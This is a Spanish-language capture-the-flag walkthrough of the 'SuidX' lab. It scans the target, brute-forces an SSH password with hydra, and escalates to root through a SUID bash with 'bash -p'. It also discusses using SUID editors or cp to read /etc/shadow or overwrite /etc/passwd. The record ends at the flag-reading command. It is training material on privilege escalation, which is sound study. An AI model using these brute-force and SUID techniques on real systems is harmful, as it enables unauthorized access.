


## Iniciemos el reto SuidX



```
kali@kali: ~/Downloads/Labs/suidx
Session Actions Edit View Help


W H O A M I - L A B S . C O M

Bienvenido a WHOAMI-LABS.COM. Laboratorio: SuidX.

Tu laboratorio SuidX está desplegado correctamente.
La IP de la máquina vulnerable es: 172.17.0.3

Ingresa la flag: 
```

## Hagamos un escaneo con nmap para ver que puertos y servicios tiene abiertos



```
kali@kali: ~/Downloads/Labs/suidx
Session Actions Edit View Help

(kali@kali)-[~/Downloads/Labs/suidx]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.3 -oN nmap_scan
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-21 18:15 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:15
Completed NSE at 18:15, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:15
Completed NSE at 18:15, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:15
Completed NSE at 18:15, 0.00s elapsed
Initiating ARP Ping Scan at 18:15
Scanning 172.17.0.3 [1 port]
Completed ARP Ping Scan at 18:15, 0.02s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:15
Scanning 172.17.0.3 [65535 ports]
Discovered open port 3306/tcp on 172.17.0.3
Discovered open port 22/tcp on 172.17.0.3
Discovered open port 21/tcp on 172.17.0.3
Discovered open port 8080/tcp on 172.17.0.3
Discovered open port 25/tcp on 172.17.0.3
Discovered open port 6379/tcp on 172.17.0.3
Discovered open port 8081/tcp on 172.17.0.3
Discovered open port 5432/tcp on 172.17.0.3
Completed SYN Stealth Scan at 18:15, 0.29s elapsed (65535 total ports)
Initiating Service scan at 18:15
Scanning 8 services on 172.17.0.3
Service scan Timing: About 37.50% done; ETC: 18:22 (0:04:20 remaining)
Completed Service scan at 18:18, 163.58s elapsed (8 services on 1 host)
NSE: Script scanning 172.17.0.3.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:18
NSE Timing: About 99.11% done; ETC: 18:18 (0:00:00 remaining)
NSE Timing: About 99.56% done; ETC: 18:19 (0:00:00 remaining)
Completed NSE at 18:19, 85.97s elapsed
```

```
kali@Kali: ~/Downloads/Labs/suidx
Session Actions Edit View Help
Completed NSE at 18:19, 85.97s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:19
NSE Timing: About 78.12% done; ETC: 18:20 (0:00:09 remaining)
NSE Timing: About 85.94% done; ETC: 18:21 (0:00:10 remaining)
NSE Timing: About 93.75% done; ETC: 18:21 (0:00:06 remaining)
NSE Timing: About 93.75% done; ETC: 18:21 (0:00:08 remaining)
NSE Timing: About 95.31% done; ETC: 18:22 (0:00:07 remaining)
NSE Timing: About 96.88% done; ETC: 18:22 (0:00:06 remaining)
NSE Timing: About 98.44% done; ETC: 18:23 (0:00:03 remaining)
NSE Timing: About 98.44% done; ETC: 18:23 (0:00:04 remaining)
Completed NSE at 18:23, 244.41s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:23
Completed NSE at 18:23, 0.00s elapsed
Nmap scan report for 172.17.0.3
Host is up, received arp-response (0.0000030s latency).
Scanned at 2026-04-21 18:15:40 CST for 494s
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp?          syn-ack ttl 64
22/tcp    open  ssh           syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ad:4c:66:ff:fc:ff:8d:2a:da:65:d0:78:5a:1d:bc:3f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBDUFa2vUZsK+e/+5jQAJ3fNX/4sijoEydB3wXexyi00FTF3+glnp9AjsvglzqlW9mGfwbIsn9qNNCfDTC07RBA=
|   256 e4:e8:0f:af:59:8a:fc:fd:cf:4b:1a:f6:74:46:56:fa (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIXfdWw6wAw9yJ0b3Uy/iai0WRgJTsRY/u+yvk3RqZeg
25/tcp    open  smtp?         syn-ack ttl 64
|_smtp-commands: Couldn't establish connection on port 25
3306/tcp  open  mysql?        syn-ack ttl 64
5432/tcp  open  postgresql?   syn-ack ttl 64
6379/tcp  open  redis?        syn-ack ttl 64
8080/tcp  open  http          syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
|_http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: SuidX Lab | whoami-labs
|_http-open-proxy: Proxy might be redirecting requests
8081/tcp  open  blackice-icecap? syn-ack ttl 64
|_mcafee-epo-agent: ePO Agent not found

MAC Address: 02:42:AC:11:00:03 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:23
Completed NSE at 18:23, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:23
Completed NSE at 18:23, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:23
Completed NSE at 18:23, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 494.55 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

(kali@Kali)~[~/Downloads/Labs/suidx]
$
```

Ahora iniciaremos buscando información web en el puerto 8080 y su código fuente en busca de alguna información relevante

←→↻🏠🔒 Not Securehttp://172.17.0.3:8080🔍🌟👤📁☰

🔌 OffSec🐧 Kali Linux🔧 Kali Tools📄 Kali Docs📖 Kali Forums🔍 Kali NetHunter🔥 Exploit-DB🔍 Google Hacking DB

whoami-labs :: SuidX

Domina la explotación de binarios SUID con una sola línea de comando. GTF0Bins es tu aliado.

🔒 Binarios SUID y Escalada de Privilegios

Los binarios **SUID** (Set User ID) son archivos ejecutables que se ejecutan con los privilegios de su propietario, no del usuario que los ejecuta. Si el propietario es root y el binario tiene una funcionalidad explotable, un usuario sin privilegios puede escalar a root.

🔍 Identificación de Binarios SUID

Para encontrar binarios con el bit SUID activado:

```
find / -perm -4000 -type f 2>/dev/null
```

Este comando busca archivos con permisos 4000 (SUID) en todo el sistema.

🔥 GTF0Bins: Tu Referencia Esencial

**GTF0Bins** es una base de datos curada de binarios Unix que pueden ser abusados para:

- Escapar de shells restringidas
- Escalar o mantener privilegios elevados
- Transferir archivos
- Generar shells bind y reverse
- Facilitar tareas post-explotación

📁 Binarios SUID Comunes Explotables

←→↻🏠🔒 Not Secureview-source:http://172.17.0.3:8080/🔍🌟👤📁☰

🔌 OffSec🐧 Kali Linux🔧 Kali Tools📄 Kali Docs📖 Kali Forums🔍 Kali NetHunter🔥 Exploit-DB🔍 Google Hacking DB

```
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <title>SuidX Lab | whoami-labs</title>
6   <style>
7     body { background:#0a0a0f; color:#00e0ff; font-family: monospace; line-height:1.6; padding:20px; }
8     h1 { color:#0ff; text-shadow:0 0 10px #0ff; }
9     h2 { color:#0ff; margin-top:30px; }
10    terminal { border:1px solid #0ff; padding:15px; margin:20px 0; background:#0a0a0f; }
11    .cursor { display:inline-block; width:10px; background:#0ff; animation:blink 1s infinite; }
12    @keyframes blink { 0%{opacity:1;} 50%{opacity:0;} 100%{opacity:1;} }
13    code { background:#1a1a2e; color:#0ff; padding:2px 6px; border-radius:3px; }
14    pre { background:#1a1a2e; color:#0ff; padding:15px; border-radius:5px; overflow-x:auto; border:1px solid #0ff; }
15    ul { margin-left:20px; }
16    li { margin:8px 0; }
17    a { color:#0ff; text-decoration:none; }
18    a:hover { text-shadow:0 0 5px #0ff; }
19  </style>
20 </script>
21 document.addEventListener("DOMContentLoaded", function() {
22   var text = "Domina la explotación de binarios SUID con una sola línea de comando. GTF0Bins es tu aliado.";
23   var i = 0;
24   function type() {
25     if (i <= text.length) {
26       document.getElementById("type").textContent += text.slice(0, i);
27       i++;
28       setTimeout(type, 40);
29     }
30   }
31   type();
32 });
33 </script>
34 </head>
35 <body>
36   <h1>whoami-labs :: SuidX</h1>
37   <div class="terminal">
38     <span id="type"></span><span class="cursor">&nbsp;</span></div>
39 </div>
40
41 <h2>🔒 Binarios SUID y Escalada de Privilegios</h2>
42 <p>Los <strong>binarios SUID</strong> (Set User ID) son archivos ejecutables que se ejecutan con los privilegios de su propietario, no del usuario que los ejecuta. Si el propietario es root y el binario tiene una funcionalidad exp
43
44 <h2>🔍 Identificación de Binarios SUID</h2>
45 <p>Para encontrar binarios con el bit SUID activado:</p>
46 <pre>find / -perm -4000 -type f 2>/dev/null</pre>
47 <p>Este comando busca archivos con permisos 4000 (SUID) en todo el sistema.</p>
48
49 <h2>🔥 GTF0Bins: Tu Referencia Esencial</h2>
50 <p><a href="https://gtf0bins.github.io/" target="blank"><strong>GTF0Bins</strong></a> es una base de datos curada de binarios Unix que pueden ser abusados para:</p>
51
```

## Enumeración de directorios web en el puerto 8080

```
kali@Kali: ~/Downloads/Labs/suidx
Session Actions Edit View Help
(kali@Kali)-[~/Downloads/Labs/suidx]
$ gobuster dir -u http://172.17.0.3:8080 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.3:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt
[+] Timeout: 10s



Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 277]
.hta.php (Status: 403) [Size: 277]
.hta.html (Status: 403) [Size: 277]
.htpasswd.html (Status: 403) [Size: 277]
.htpasswd.txt (Status: 403) [Size: 277]
.htaccess (Status: 403) [Size: 277]
.htaccess.php (Status: 403) [Size: 277]
.hta.txt (Status: 403) [Size: 277]
.htpasswd.php (Status: 403) [Size: 277]
.htaccess.txt (Status: 403) [Size: 277]
.htaccess.html (Status: 403) [Size: 277]
index.html (Status: 200) [Size: 4417]
index.html (Status: 200) [Size: 4417]
server-status (Status: 403) [Size: 277]
user (Status: 301) [Size: 314] [→ http://172.17.0.3:8080/user/]
Progress: 18452 / 18452 (100.00%)

Finished

(kali@Kali)-[~/Downloads/Labs/suidx]
$
```

Se encontró un directorio nombrado user, veamos que contiene



Ya tenemos la mitad del camino para el puerto 22 (ssh), con el nombre de un usuario encontrado, ahora aplicaremos un ataque de fuerza bruta para averiguar la contraseña

Mientras el escaneo con hydra está en proceso, revisaremos los servicios ciegos en busca de fugas de información

ftp puerto 21, permite conexión pero no nos muestra el prompt

```
(kali@kali)-[~]
$ ftp anonymous@172.17.0.3
Connected to 172.17.0.3.
```

redis puerto 6379, mismo resultado anterior

```
(kali@kali)-[~]
$ redis-cli -h 172.17.0.3
```

Puerto 8081, probaremos con curl a ver si obtenemos alguna respuesta

```
(kali@kali)-[~]
$ curl -i http://172.17.0.3:8081
```

Retomemos nuestro ataque con hydra

```
kali@kali: ~/Downloads/Labs/suidx
Session Actions Edit View Help

(kali@kali)-[~/Downloads/Labs/suidx]
$ hydra -l hacker -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.3 -t 4 -f -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-22 11:07:06
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://172.17.0.3:22/
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "iloveyou" - 5 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "princess" - 6 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "1234567" - 7 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "rockyou" - 8 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "12345678" - 9 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "abc123" - 10 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "nicole" - 11 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "daniel" - 12 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "babygirl" - 13 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "monkey" - 14 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "lovely" - 15 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "jessica" - 16 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "654321" - 17 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "michael" - 18 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "ashley" - 19 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "qwerty" - 20 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "111111" - 21 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "iloveu" - 22 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "000000" - 23 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "michelle" - 24 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "tigger" - 25 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "sunshine" - 26 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "chocolate" - 27 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "password1" - 28 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "soccer" - 29 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "anthony" - 30 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "friends" - 31 of 14344399 [child 0] (0/0)

[STATUS] 68.71 tries/min, 481 tries in 00:07h, 14343918 to do in 3479:08h, 4 active
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "147258369" - 482 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "charlotte" - 483 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "natalia" - 484 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "francisco" - 485 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.3 - login "hacker" - pass "amorcito" - 486 of 14344399 [child 3] (0/0)
[22][ssh] host: 172.17.0.3 login: hacker password: amorcito
[STATUS] attack finished for 172.17.0.3 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-22 11:14:11

(kali@kali)-[~/Downloads/Labs/suidx]
$
```

Ahora nos conectaremos al ssh y probaremos el nivel de acceso que tenemos y si con esos permisos podemos encontrar alguna información

```
(Kali@Kali)-[~/Downloads/Labs/suidx]
$ ssh hacker@172.17.0.3
hostkeys_find_by_key_hostfile: hostkeys_foreach failed for /home/kali/.ssh/known_hosts: Permission denied
The authenticity of host '172.17.0.3 (172.17.0.3)' can't be established.
ED25519 key fingerprint is: SHA256:VFwS69UpqQa5tYlJuBFv6t5MDp3LYVmBwqbir22Av08
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/kali/.ssh/known_hosts).
hacker@172.17.0.3's password:
client_input_hostkeys: hostkeys_foreach failed for /home/kali/.ssh/known_hosts: Permission denied
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.19.11+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
-bash-5.1$ whoami
hacker
-bash-5.1$ id
uid=1000(hacker) gid=1000(hacker) groups=1000(hacker)
-bash-5.1$ pwd
/home/hacker
-bash-5.1$ ls -la
total 28
drwxr-xr-x 1 hacker hacker 4096 Apr 22 17:14 .
drwxr-xr-x 1 root  root  4096 Dec  6 22:35 ..
-rw-r--r-- 1 hacker hacker 220 Jan  6 2022 .bash_logout
-rw-r--r-- 1 hacker hacker 3771 Jan  6 2022 .bashrc
drwx----- 2 hacker hacker 4096 Apr 22 17:14 .cache
-rw-r--r-- 1 hacker hacker 807 Jan  6 2022 .profile
-bash-5.1$ sudo -l
-bash: sudo: command not found
-bash-5.1$
```

## Busquemos binarios SUID

```
-bash-5.1$ find / -perm -u-s -type f -ls 2>/dev/null
2634633 140 -rwsr-xr-x 1 root  root  141832 Feb  8 2024 /usr/bin/cp
2634648 136 -rwsr-xr-x 1 root  root  137752 Feb  8 2024 /usr/bin/mv
2634603 44 -rwsr-xr-x 1 root  root   43400 Apr  9 2024 /usr/bin/more
1748065 56 -rwsr-xr-x 1 root  root   55680 Apr  9 2024 /usr/bin/su
1747980 40 -rwsr-xr-x 1 root  root   40496 Feb  6 2024 /usr/bin/newgrp
1747880 72 -rwsr-xr-x 1 root  root   72072 Feb  6 2024 /usr/bin/gpasswd
1756013 1364 -rwsr-xr-x 1 root  root  1396520 Mar 14 2024 /usr/bin/bash
1747992 60 -rwsr-xr-x 1 root  root   59976 Feb  6 2024 /usr/bin/passwd
1747744 72 -rwsr-xr-x 1 root  root   72712 Feb  6 2024 /usr/bin/chfn
1756029 276 -rwsr-xr-x 1 root  root  282088 Mar 23 2022 /usr/bin/find
1747975 48 -rwsr-xr-x 1 root  root   47488 Apr  9 2024 /usr/bin/mount
1747756 44 -rwsr-xr-x 1 root  root   44808 Feb  6 2024 /usr/bin/chsh
1748109 36 -rwsr-xr-x 1 root  root   35200 Apr  9 2024 /usr/bin/umount
2634678 5796 -rwsr-xr-x 1 root  root  5933576 Nov  4 08:48 /usr/bin/python3.10
2634663 692 -rwsr-xr-x 1 root  root   704984 Aug 17 2023 /usr/bin/gawk
2634618 280 -rwsr-xr-x 1 root  root  283160 Oct 10 2024 /usr/bin/nano
2634587 196 -rwsr-xr-x 1 root  root  199048 Apr 27 2024 /usr/bin/less
1756045 3700 -rwsr-xr-x 1 root  root  3787824 Apr  2 2025 /usr/bin/vim.basic
2804292 332 -rwsr-xr-x 1 root  root   338536 Apr 11 2025 /usr/lib/openssh/ssh-keysign
2804258 36 -rwsr-xr-x 1 root  messagebus 35112 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-bash-5.1$
```

Aquí tenemos ejecución directa de Shell (la más rápida) con:

- **/usr/bin/bash:** Esta es la ruta más directa y fácil.
- **/usr/bin/find:** El comando find tiene un parámetro -exec que permite ejecutar otros comandos.
- **/usr/bin/python3.10:** Podemos usar código Python en una sola línea para invocar una terminal interactiva.
- **/usr/bin/gawk:** Al igual que Python, nos permite invocar comandos de sistema desde su propio lenguaje de procesamiento.

## Y Lectura/Escritura de Archivos Críticos

- **/usr/bin/nano y /usr/bin/vim.basic:** Nos permiten abrir y modificar cualquier archivo del sistema. Podríamos editar /etc/shadow para cambiar la contraseña de root, o /etc/passwd para crear un usuario nuevo con privilegios máximos. Además, vim permite invocar una shell desde su consola interna.

- **/usr/bin/less** y **/usr/bin/more**: Nos permiten leer archivos como /etc/shadow o las claves SSH privadas de root (/root/.ssh/id\_rsa). less también permite escapar a una shell.
- **/usr/bin/cp** y **/usr/bin/mv**: Nos permiten sobrescribir archivos del sistema. Podríamos crear un archivo /etc/passwd falso en nuestro directorio, y luego usar cp para machacar el original del sistema.

Usaremos la vía directa más fácil con /usr/bin/bash

```
-bash-5.1$ /usr/bin/bash -p
bash-5.1# whoami
root
bash-5.1#
```

Hemos ganado acceso como root, ahora solo nos resta encontrar la bandera y ver su contenido

```
bash-5.1# pwd
/home/hacker
bash-5.1# find / -name "flag.txt" 2>/dev/null
/root/flag.txt
bash-5.1# cat /root/flag.txt
